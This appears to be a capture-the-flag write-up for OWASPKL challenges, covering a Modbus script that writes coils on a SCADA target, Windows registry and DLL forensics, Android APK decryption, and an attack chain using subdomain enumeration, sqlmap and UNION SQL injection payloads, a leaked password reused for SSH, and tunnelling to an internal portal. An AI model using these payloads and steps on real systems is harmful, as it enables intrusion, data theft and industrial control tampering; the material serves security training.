[+] Minimal-ish required headers:  
User-Agent  
Accept  
Accept-Language  
Accept-Encoding  
Authorization  
Referer  
Cache-Control  
  
[+] Final response:  
HTTP/1.1 200 OK  
Server: openresty  
Date: Sat, 13 Jun 2026 14:01:06 GMT  
Content-Type: application/json  
Content-Length: 44  
Connection: keep-alive  
X-Served-By: quack.3cc83feaa3b37384a190dd84b25a4592.xyz  
  
{"flag": "OWASPKL{th4nk_y0u_f0r_4ll_quack}"}
```

LABYRINTH

Scada

Plus -1

Login citect:citect



OWASPKL{848f38080dc2682b154385d55b9bffe7}

Plus - 2

→ LABYRINTH cat > solve_scada.py <<'PY'

```
#!/usr/bin/env python3
```

```
import socket
```

```
import struct
```

```
import time
```

```
import re
```

```
import sys
```

```
HOST = "56.69.47.15"
```

```
PORT = 502
```

```
UNIT = 0xFF
```

```
tid = 1
```

```
def recvn(s, n):
```

```
    data = b""
```

```
    while len(data) < n:
```

```
        chunk = s.recv(n - len(data))
```

```

        if not chunk:
            raise EOFError("connection closed")
        data += chunk
    return data

def modbus_req(s, fc, payload):
    global tid

    pdu = struct.pack(">B", fc) + payload
    mbap = struct.pack(">HHHB", tid, 0x0000, len(pdu) + 1, UNIT)

    s.sendall(mbap + pdu)

    hdr = recvn(s, 7)
    r_tid, proto, length, unit = struct.unpack(">HHHB", hdr)
    body = recvn(s, length - 1)

    tid += 1

    if body[0] == (fc | 0x80):
        raise Exception(f"Modbus exception FC={body[0]:02x} CODE={body[1]:02x}")

    return body

def write_coil(s, addr, on):
    value = 0xFF00 if on else 0x0000
    body = modbus_req(s, 0x05, struct.pack(">HH", addr, value))
    print(f"[+] FC05 coil 0x{addr:04x} = {'ON ' if on else 'OFF'} -> {body.hex()}")

def read_coils(s):
    body = modbus_req(s, 0x01, struct.pack(">HH", 0x0000, 9))
    <....
    [+] FC05 coil 0x0000 = OFF -> 0500000000
    [+] FC05 coil 0x0001 = OFF -> 0500010000
    [+] FC05 coil 0x0003 = OFF -> 0500030000
    [+] FC05 coil 0x0004 = OFF -> 0500040000
    [+] FC05 coil 0x0006 = OFF -> 0500060000
    [+] FC05 coil 0x0007 = OFF -> 0500070000
    [+] FC05 coil 0x0002 = ON  -> 050002ff00
    [+] FC05 coil 0x0005 = ON  -> 050005ff00
    [+] FC05 coil 0x0008 = ON  -> 050008ff00
    [+] Coils: [0, 0, 1, 0, 0, 1, 0, 0, 1]
    [+] FC03 start=0x4444, count=16
    HEX: 4f574153504b4c7b656365376635323266613531313030383438623964613539

```


5. Fire

Where to look: Suspicious uncommon DLL

File: C:\Windows\System32\winhelper32.dll

Method: Extract strings / inspect DLL.

Flag: OWASPKL{26f184e8dea97aa93f56726455c815d6}

6. Old Feature

Where to look: COM persistence / COM hijacking

Path: HKU\OSCT_CLASSES\CLSID{4234D49B-0245-4DF3-B780-3893943456E1}

Finding: InprocServer32 -> C:\Windows\System32\fakehelper.dll and hex-encoded flag in default value.

Flag: OWASPKL{1a3a05494ac802d57400f3ad881fc6ed}

7. Daftar

Where to look: User registry hive

Path: HKU\OSCT\Console

Finding: FlagToken stored as Base64.

Flag: OWASPKL{f97e2c9e5b5363d014f3260795cf785f}

Tempatan

```
>> }
>> }
>> }

Trying target=TERMSRV/flag-host type=1 ok=True
Real Target : TERMSRV/flag-host
User       : Administrator
Blob Size  : 82
Unicode    : OWASPKL{530cfd60e73770fd29a707870bf141}
UTF8       : OWASPKL{530cfd60e73770fd29a707870bf141}
Hex        : 4f0057004100530050004b004c007b003500330030006300660064006600360030006500370033003700370030006600320064003200390061003700300037003000620066003100340031007000

Trying target=TERMSRV/flag-host type=2 ok=False
Error code : 0


Trying target=TERMSRV/flag-host type=4 ok=False
Error code : 0

Trying target=LegacyGeneric:target=TERMSRV/flag-host type=1 ok=True
Real Target : LegacyGeneric:target=TERMSRV/flag-host
User       : Administrator
Blob Size  : 82
Unicode    : OWASPKL{530cfd60e73770fd29a707870bf141}
UTF8       : OWASPKL{530cfd60e73770fd29a707870bf141}
Hex        : 4f0057004100530050004b004c007b003500330030006300660064006600360030006500370033003700370030006600320064003200390061003700300037003000620066003100340031007000

Trying target=LegacyGeneric:target=TERMSRV/flag-host type=2 ok=False
Error code : 0

Trying target=LegacyGeneric:target=TERMSRV/flag-host type=4 ok=False
Error code : 0
PS C:\Users\ctfuser>
```

Sejarah



In recycle bin then inverse the flag

OWASPKL{c85afb6ac751e0aaf1678947a172c935}

Saluran

```
PS C:\Windows\system32> [regex]::Matches([Text.Encoding]::Unicode.GetString($b), "[ ~~]{4,}") |  
>> ForEach-Object Value  
WinUpdateSvc  
fTQ2Yz1jZjZ1NzFmOTdhODZjNmFkZTU0NDM2YmMyMTAye0xLUFNBV08=  
VS_VERSION_INFO  
VarFileInfo  
Translation  
StringFileInfo  
000004b0  
FileDescription  
FileVersion  
0.0.0.0  
InternalName  
pipesvc.exe  
LegalCopyright  
OriginalFilename  
pipesvc.exe  
ProductVersion  
0.0.0.0  
Assembly Version  
0.0.0.0  
PS C:\Windows\system32>
```

Decode and reverse it

OWASPKL{2012cb63445eda6c68a79f17e6fc9c64}

Fire

```
PS C:\Windows\system32> [regex]::Matches($s, "[ -~]{4,}") |
>> ForEach-Object Value |
>> Where-Object {
>>     $_ -match "OWASPKL|LKPSAWO|TIdBU1BL|TEtQU0FX|Flag|Fire|api|wininet|winhttp|urlmon|Internet|Http|Download|dll"
>> }
AreFileApisANSI
winhelper32.dll
GetSystemFlag
KERNEL32.dll
OWASPKL{26f184e8dea97aa93f56726455c815d6}
api-ms-win-core-fibers-l1-1-1
api-ms-win-core-synch-l1-2-0
api-ms-
mscoree.dll
api-ms-win-core-datetime-l1-1-1
api-ms-win-core-file-l1-2-4
api-ms-win-core-file-l1-2-2
api-ms-win-core-localization-l1-2-1
api-ms-win-core-localization-obsolete-l1-2-0
api-ms-win-core-processthreads-l1-1-2
api-ms-win-core-string-l1-1-0
api-ms-win-core-sysinfo-l1-2-1
api-ms-win-core-winrt-l1-1-0
api-ms-win-core-xstate-l2-1-0
api-ms-win-rtcore-ntuser-window-l1-1-0
api-ms-win-security-systemfunctions-l1-1-0
advapi32
ntdll
api-ms-win-appmodel-runtime-l1-1-2
api-ms-win-core-fibers-l1-1-0
PS C:\Windows\system32>
```

OWASPKL{26f184e8dea97aa93f56726455c815d6}

Old Feature

```
PS C:\Windows\system32>
PS C:\Windows\system32> reg query "HKU\OSCT_CLASSES\CLSID\{4234D49B-0245-4DF3-B780-3893943456E1}" /s

HKEY_USERS\OSCT_CLASSES\CLSID\{4234D49B-0245-4DF3-B780-3893943456E1}
(Default) REG_SZ 4f574153504b4c7b31613361303534393461633830326435373430306633616438383166633665647d

HKEY_USERS\OSCT_CLASSES\CLSID\{4234D49B-0245-4DF3-B780-3893943456E1}\InprocServer32
(Default) REG_SZ C:\Windows\System32\fakehelper.dll

PS C:\Windows\system32> dir C:\Windows\System32\fakehelper.dll
```

(Default) REG_SZ

4f574153504b4c7b31613361303534393461633830326435373430306633616438383166633665647d

is **hex**, not Base64. Decode it :

OWASPKL{1a3a05494ac802d57400f3ad881fc6ed}

Daftar

```
==== Registry::HKEY_USERS\OSCT ====

KEY : Microsoft.PowerShell.Core\Registry::HKEY_USERS\OSCT\Console
NAME: FlagToken
DATA: T1dBU1BLTHtMOTd1MmM5ZTViNTM2M2QwMTRmMzI2MDc5NWNmNzg1Zn0==
```

OWASPKL{f97e2c9e5b5363d014f3260795cf785f}

Android Reverse

Challenge Description

The challenge provided an Android APK inside a password-protected ZIP file. The given password was:

ihopehuhyunjinnoticedme

The goal was to reverse engineer the Android application and retrieve the correct flag.

Initial Analysis

After extracting the APK, I inspected the application files and found several interesting components:

assets/guestlist.enc
assets/archive.bin
libmajlisgate.so

There were also fake flags inside the APK resources, but these were only decoys and not the real flag.

Finding the Decryption Logic

By analyzing the application code, I found that the real flag was stored inside the encrypted file:

assets/guestlist.enc

The app used AES-CBC encryption, and the AES key was generated using SHA-256 from three fragments:

key = SHA256(fragA + fragB + fragC)

Two fragments were found locally:

fragA = W3dd1ng_
fragB = K3yFr4gB

The third fragment, fragC, was not stored directly in the APK.

Telegram Bot Clue

Further analysis revealed a Telegram bot token and channel information inside the APK. The app hinted at using the command:

/guest_sync RSVP-26 MAJLIS_ENTRY

When the command was sent to the bot, it returned:

fragment = 0tSyncKey

So the final combined key material was:

W3dd1ng_K3yFr4gB0tSyncKey

Decrypting the Flag

The combined string was hashed with SHA-256 to generate the AES key. Then, guestlist.enc was decrypted using AES-256-CBC.

The decrypted content revealed the real flag:


OWASPKL{1_4m_t00_s1ngl3_t0_g3t_m4rr13d}

Flag

OWASPKL{1_4m_t00_s1ngl3_t0_g3t_m4rr13d}

Lesson Learned

This challenge used multiple layers to hide the real flag. The fake flags in the APK were decoys, while the real flag required combining fragments from Java/Kotlin code, native library analysis, and a Telegram bot response before decrypting the encrypted asset.



APT

Persistent Threat Emulation

Asset Discovery and Attack surfaces

```
+ recon gobuster dns \
--domain valere.systems \
-w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
-t 50

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Domain: valere.systems
[+] Threads: 50
[+] Timeout: 1s
[+] Wordlist: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt

Starting gobuster in DNS enumeration mode

www.valere.systems 104.26.9.33,172.67.72.254,104.26.8.33,2606:4700:20::681a:821,2606:4700:20::ac43:48fe,2606:4700:20::681a:921
Progress: 210 / 4989 (4.21%)[ERROR] error on word autodiscover: lookup autodiscover.valere.systems.: i/o timeout
labs.valere.systems 104.26.9.33,104.26.8.33,172.67.72.254,2606:4700:20::681a:921,2606:4700:20::ac43:48fe,2606:4700:20::681a:821
Progress: 827 / 4989 (16.58%)[ERROR] error on word www.seo: lookup www.seo.valere.systems.: i/o timeout
[ERROR] error on word www.cdn: lookup www.cdn.valere.systems.: i/o timeout
Progress: 890 / 4989 (17.84%)[ERROR] error on word www.jobs: lookup www.jobs.valere.systems.: i/o timeout
[ERROR] error on word www.intranet: lookup www.intranet.valere.systems.: i/o timeout
Progress: 1429 / 4989 (28.64%)[ERROR] error on word www.iphone: lookup www.iphone.valere.systems.: i/o timeout
Progress: 1492 / 4989 (29.91%)[ERROR] error on word www.panel: lookup www.panel.valere.systems.: i/o timeout
Progress: 1894 / 4989 (37.96%)[ERROR] error on word www.books: lookup www.books.valere.systems.: i/o timeout
[ERROR] error on word www.art: lookup www.art.valere.systems.: i/o timeout
Progress: 2021 / 4989 (40.51%)[ERROR] error on word www.moodle: lookup www.moodle.valere.systems.: i/o timeout
aws.valere.systems 104.26.9.33,104.26.8.33,172.67.72.254,2606:4700:20::681a:921,2606:4700:20::ac43:48fe,2606:4700:20::681a:821
[ERROR] error on word dhcp.pilsnet: lookup dhcp.pilsnet.valere.systems.: i/o timeout
Progress: 2355 / 4989 (47.20%)[ERROR] error on word www.ip: lookup www.ip.valere.systems.: i/o timeout
[ERROR] error on word www.affiliates: lookup www.affiliates.valere.systems.: i/o timeout
[ERROR] error on word www.t: lookup www.t.valere.systems.: i/o timeout
Progress: 2426 / 4989 (48.63%)[ERROR] error on word www.ca: lookup www.ca.valere.systems.: i/o timeout
Progress: 2759 / 4989 (55.30%)[ERROR] error on word www.maps: lookup www.maps.valere.systems.: i/o timeout
Progress: 2827 / 4989 (56.66%)[ERROR] error on word www.mp3: lookup www.mp3.valere.systems.: i/o timeout
[ERROR] error on word www.hrm: lookup www.hrm.valere.systems.: i/o timeout
Progress: 2891 / 4989 (57.95%)[ERROR] error on word www.fun: lookup www.fun.valere.systems.: i/o timeout
[ERROR] error on word www.reseller: lookup www.reseller.valere.systems.: i/o timeout
Progress: 3092 / 4989 (61.98%)[ERROR] error on word www.director: lookup www.director.valere.systems.: i/o timeout
Progress: 3280 / 4989 (65.74%)[ERROR] error on word www.pl: lookup www.pl.valere.systems.: i/o timeout
Progress: 3488 / 4989 (69.91%)[ERROR] error on word www.charge: lookup www.charge.valere.systems.: i/o timeout
Progress: 4632 / 4989 (92.84%)[ERROR] error on word www.tr: lookup www.tr.valere.systems.: i/o timeout
Progress: 4989 / 4989 (100.00%)

Finished

+ recon
```

<https://staffportal.valere.systems/>

<https://this.valere.systems/>



<https://valere.systems/services>

<https://staffportal.valere.systems/>

<https://labs.valere.systems/auth/login>

<https://aws.valere.systems/index.php>

<https://github.com/Ninja-Yubaraj/SQL-Injection-Payloads-List>



```

- APT sqlmap -u "https://aws.valere.systems/index.php" \
--method POST \
--data="username=test&password=test" \
-p username \
-D valere_portal --tables \
--batch --random-agent --level=5 --risk=2

 {1.10.3#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:15:47 /2026-07-03/

[11:15:47] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[11:15:48] [INFO] resuming back-end DBMS 'mysql'
[11:15:48] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=e6c3b3566a7...a116bf6e80'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: username (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=test' AND (SELECT 9173 FROM (SELECT(SLEEP(5))))HYTT AND 'wUGw'='wUGw&password=test'

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns (custom)
Payload: username=test' UNION ALL SELECT 85,85,CONCAT(0x716a6a7171,0x6c4c4d4d696c437a7269556d666d6c41655647504248447866616d544953594a6a7a656f644f4d6d,0x7176767871)-- -&password=test

[11:15:48] [INFO] the back-end DBMS is MySQL
web application technology: PHP
back-end DBMS: MySQL 5 (MariaDB fork)
[11:15:48] [INFO] fetching tables for database: 'valere_portal'
got a 302 redirect to 'https://aws.valere.systems/dashboard.php'; Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/N] N
[11:15:49] [WARNING] reflective value(s) found and filtering out
Database: valere_portal
(27 tables)

```

```


sqlmap -u "https://aws.valere.systems/index.php" \
--method POST \
--data="username=test&password=test" \
-p username \
-D valere_portal --tables \
--batch --random-agent --level=5 --risk=2

```

```
Database: valere_portal  
[27 tables]
```

```
+-----+  
| announcements  
| asset_maintenance  
| clients  
| compliance_records  
| contracts  
| departments  
| employees  
| expense_claims  
| internal_communications  
| internal_tickets  
| invoices  
| it_assets  
| leave_requests  
| meeting_minutes  
| payroll  
| performance_reviews  
| projects  
| purchase_orders  
| quality_audits  
| social_profiles  
| support_tickets  
| system_access_logs  
| team_members  
| training_records  
| users  
| vendor_invoices  
| vendors  
+-----+
```

```
test' UNION ALL SELECT 1,2,(SELECT  
GROUP_CONCAT(CONCAT_WS(0x7c,id,comm_type,title,sender_employee_id,send_date,is_c  
onfidential,content_summary) SEPARATOR 0x0a) FROM (SELECT * FROM  
valere_portal.internal_communications ORDER BY id LIMIT 5) x)-- -
```





O W A S P K L{206a607e99c7988912ab0c8ebd7be772}

OWASPKL{206a607e99c7988912ab0c8ebd7be772}

Login SQLi → UNION-based extraction → information_schema columns → dump
internal_communications → flag

T1213.003



The screenshot shows a GitHub commit interface. At the top, the commit message is "Commit d7e2396" by user "ops-valere", committed 2 days ago. Below this, a summary states "security: move admin password out of source, read from env instead". The commit is on the "main" branch and shows "2 files changed". The file explorer on the left lists the "config" directory containing "settings.py" and the "db" directory containing "seed.sql". The main area displays the diff for "config/settings.py". The diff shows three lines: line 15 has "ADMIN_USERNAME = 'valere'", line 16 has a removal of "ADMIN_PASSWORD = 'v4l3r3@43650!123'", and line 16 has an addition of "ADMIN_PASSWORD = os.environ.get('HOMELAB_ADMIN_PASS', 'change-me')". The added line is highlighted with a red box.

```
@@ -13,7 +13,7 @@
13 13 # Default admin credentials (used at first run, persisted to DB on init
14 14 # See db/seed.sql for the actual seeded password.
15 15 ADMIN_USERNAME = 'valere'
16 - ADMIN_PASSWORD = 'v4l3r3@43650!123'
16 + ADMIN_PASSWORD = os.environ.get('HOMELAB_ADMIN_PASS', 'change-me')
```

username: valere

password: v4l3r3@43650!123

aws.valere.systems

0

/ 91

Community Score

No security vendors flagged this domain as malicious

aws.valere.systems

valere.systems

DETECTION

DETAILS

RELATIONS

COMMUNITY

Join our Community

 and enjoy additional community insights and crowdsourced detections, plus an API

Passive DNS Replication (4)

Date resolved	Detections	Resolver	IP
2026-07-03	0 / 91	VirusTotal	104.26.9.33
2026-07-03	0 / 91	VirusTotal	104.26.8.33
2026-07-03	0 / 91	VirusTotal	172.67.72.254
2026-06-29	0 / 91	VirusTotal	56.69.47.15

<https://www.cloudflare.com/ips/>

If one of the ip is cloudflare ip then it is not the original server ip, it is cloudefare http proxy, ip 56.59.47.15 is the origin of the ip server aws.valere.systems.

```

→ staffportal git:(main) ✗ ssh valere@56.69.47.15
(valere@56.69.47.15) Password:
Welcome to Ubuntu 26.04 LTS (GNU/Linux 7.0.0-1006-aws x86_64)

 * Documentation:  https://docs.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sat Jul  4 15:41:39 UTC 2026

System load:  0.0           Temperature:      -273.1 C
Usage of /:   56.2% of 6.61GB Processes:        143
Memory usage: 46%          Users logged in:  0
Swap usage:   0%           IPv4 address for ens5: 172.31.34.124

 * Ubuntu Pro delivers the most comprehensive open source security and
   compliance features.

https://ubuntu.com/aws/pro

Expanded Security Maintenance for Applications is not enabled.

9 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

*** System restart required ***
Last login: Sat Jul  4 15:36:17 2026 from 103.179.70.73
valere@ip-172-31-34-124:~$ ls
flag.txt
valere@ip-172-31-34-124:~$ cat flag.txt
OWASPKL{cb4d2d0365548f25c9d966e16cfdb93d}

```

OWASPKL{cb4d2d0365548f25c9d966e16cfdb93d}

T1090.001

After gaining SSH access as the `valere` user, I enumerated the compromised environment for internal clues. Since the challenge hint mentioned that adversaries keep and reuse discovered information, I inspected the user's shell history and saved reconnaissance artifacts.

The `.bash\_history` contained previous internal reconnaissance and login attempts, including candidate identities such as `patricia.tay@valere.systems`. It also revealed the company registration ID `202601004582` and showed the same leaked password `v4l3r3@43650!123` being reused in internal login attempts.

Using this information, I created an SSH tunnel to the internal Outlook portal and authenticated as Patricia Tay.

Flag: Discovered Credential

Objective

The objective of this stage was to identify and submit the credentials discovered from the internal environment.

Initial Access

